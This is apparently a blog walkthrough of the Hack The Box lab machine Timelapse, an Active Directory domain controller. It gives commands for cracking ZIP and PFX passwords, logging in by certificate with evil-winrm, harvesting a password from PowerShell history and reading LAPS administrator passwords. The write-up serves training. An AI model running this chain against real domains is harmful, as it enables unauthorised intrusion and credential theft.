Introduction
Welcome back to another walkthrough! It’s been a few weeks since my last post, but today we’re tackling Hack The Box’s Timelapse.
Tools Used
Enumeration
- Nmap
- smbclient
Password Cracking
- zip2john
- PFX2john
- John the Ripper
Authentication
- OpenSSL
- evil-winrm
Active Directory
- SharpHound
- BloodHound
- PowerShell
File Transfer
- Impacket smbserver.py
- unzip
Nmap
Host is up (0.030s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-07-23 20:40:02Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2026-07-23T20:41:36+00:00; +7h59m53s from scanner time.
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
9389/tcp  open  mc-nmf            .NET Message Framing
49667/tcp open  msrpc             Microsoft Windows RPC
49673/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc             Microsoft Windows RPC
49693/tcp open  msrpc             Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Based on the scan, we’re clearly dealing with a Windows domain controller. SMB, LDAP, and WinRM are all exposed, and LDAP reveals the Active Directory domain timelapse.
SMB
My first stop was SMB enumeration. I connected using smbclient.
smbclient -L \\\\[IP]I’m able to connect and see two shares: Dev and HelpDesk. I started by connecting to Dev.
smbclient \\\\[IP]\\DevThe share contains a ZIP archive, so I downloaded it for further analysis, hoping it contained credentials or other sensitive files.
Next, I connected to the HelpDesk share.
smbclient \\\\[IP]\\HelpDeskThis share contains information on Windows LAPS. LAPS (Local Administrator Password Solution) is a service that you can incorporate into your Windows environment. This allows each device to have a different local administrator password. This secures the network by preventing password reuse among computers and password spraying. In many environments, LAPS rotates the local administrator password every 14 days, although administrators can configure the rotation interval.
Demolition
I start investigating the zip file. I attempted to unzip it:
unzip secret.zipI get an error stating the zip file is protected by a password.

After a bit of research, I discovered zip2john. This extracts the ZIP archive’s password hash so John the Ripper can attempt to crack it.
zip2john WinRM_backup.zip > hash.txt
With the hash extracted, I can now use John the Ripper to crack the password.
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txtAfter successfully cracking it, we can now access the contents of the zip file. To unzip the file, I use unzip.

unzip WinRM_backup.zipThis deflates the file and grants us access to the certificate.
Certificate
I attempt to view the certificate and it is also password protected. Looking further into John the Ripper, I discovered it also supports extracting hashes from PFX files. If I can recover the PFX password, I can extract both the certificate and private key for authentication.
PFX2john legacyy_dev_auth.PFX > PFX.hash
I now have the hash of the certificate. Let’s crack it.
john --wordlist=/usr/share/wordlists/rockyou.txt PFX.hash
Success! Based on the filename, I suspected the certificate belonged to legacyy, but I wanted to verify that assumption before attempting authentication. To do so, I dumped the certificate information and manually verified it.
openssl pkcs12 -info -in legacyy_dev_auth.PFX -noout
Now that I have the password, I can extract both the client certificate and its associated private key.
openssl pkcs12 -in legacyy_dev_auth.PFX -clcerts -nokeys -out certificate.pem
openssl pkcs12 -in legacyy_dev_auth.PFX -nocerts -nodes -out private-key.pem
evil-winrm supports certificate-based authentication, making it possible to authenticate without ever knowing the user’s password. Now that I have the certificate, key, and verified the username, I can attempt to authenticate via evil-winrm.
evil-winrm -i [IP] -S -c certificate.pem -k private-key.pem
I now have my initial foothold!
The Hounds
First, I go and grab the user flag.

With an initial foothold established, I moved on to my usual Active Directory enumeration with BloodHound. Because I didn’t have a username and password, I couldn’t use the Python BloodHound collector I normally rely on. Instead, I uploaded and executed SharpHound from the compromised host.
I copied the file back to my machine by spinning up an SMB share on Kali:
smbserver.py share .From the DC, I ran:
copy [file] \\[IP]\shareI imported the data into BloodHound and started investigating.
BloodHound confirmed that legacyy had very limited privileges beyond remote access.
One habit I’ve developed is checking service accounts early. They’re frequently overlooked and often provide viable privilege escalation paths. I found the user svc_deploy. Looking into that account, it is part of the LAPS_READERS group. If I can compromise that account, I can use it to read the LAPS passwords for all of the machines. Hopefully, this includes the domain controller.

The Rest is History
I spent some time exploring BloodHound for a less obvious privilege escalation path but came up empty.
At this point I decided to look at a hint. It directed me towards the PowerShell history. Within my WinRM session, I checked the current session’s history but didn’t find anything useful.
I looked into other methods of history and discovered that PSReadLine stores PowerShell command history in a plaintext file.
$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txtI found a PowerShell script that the legacyy user had previously run. Looking through the script, there was a hardcoded password for the svc_deploy user.

$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString '[Hard_Coded_Password]' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
Finale
From here, I started another evil-winrm session using the svc_deploy account.
evil-winrm -i 10.129.227.113 -u svc_deploy -p '[Hard_Coded_Password]' -S
Now I’m logged into the server as a user with LAPS read capabilities. Using the svc_deploy account, I retrieve the LAPS-managed local administrator password for the domain controller.
Get-ADComputer DC01 -Properties ms-Mcs-AdmPwd | Select Name,ms-Mcs-AdmPwd
That command returns the managed local administrator password for the domain controller. From here, I’m able to start another evil-winrm session to log in as the administrator account.
evil-winrm -i [IP] -u administrator -p '[LAPS_Password]' -SOnce in, I go for the root flag at C:\Users\Administrator\Desktop. However, there was nothing there. Unlike many HTB machines, the Administrator desktop didn’t contain the flag. Having looked at the different users earlier in the process, I noticed there was a TRX user. I looked on the desktop of the user and was met with the root flag.


Final Thoughts
Timelapse struck a nice balance between enumeration and privilege escalation. Unlike Sizzle, where I leaned heavily on a walkthrough, this box felt much more approachable and allowed me to reason through most of the attack path independently.
The biggest takeaway for me was the value of checking PowerShell history. It’s an easy artifact to overlook, yet it can reveal credentials, scripts, and administrative habits that completely change the direction of an engagement.
Working with LAPS from PowerShell was another useful learning experience. I’d used LAPS in production before, but this was the first time I’d leveraged it as part of a privilege escalation path during a penetration test.
Overall, I’m happy with how this box went. I’m gearing up to take the PNPT. A few more boxes (I think) and off I go!
Again, thank you for coming along on this journey.
Key Takeaways
- Never dismiss accessible SMB shares—they often contain sensitive files or credentials.
- Password-protected ZIP and PFX files aren’t dead ends. Tools like zip2john, PFX2john, and John the Ripper can often recover the passwords.
- Certificate-based authentication can provide an initial foothold without knowing a user’s password.
- BloodHound is invaluable for identifying privilege escalation paths that aren’t immediately obvious.
- Always review PowerShell history (ConsoleHost_history.txt). It can contain hardcoded credentials or administrative scripts.
- If LAPS is deployed, identify which users or groups have permission to read managed passwords.z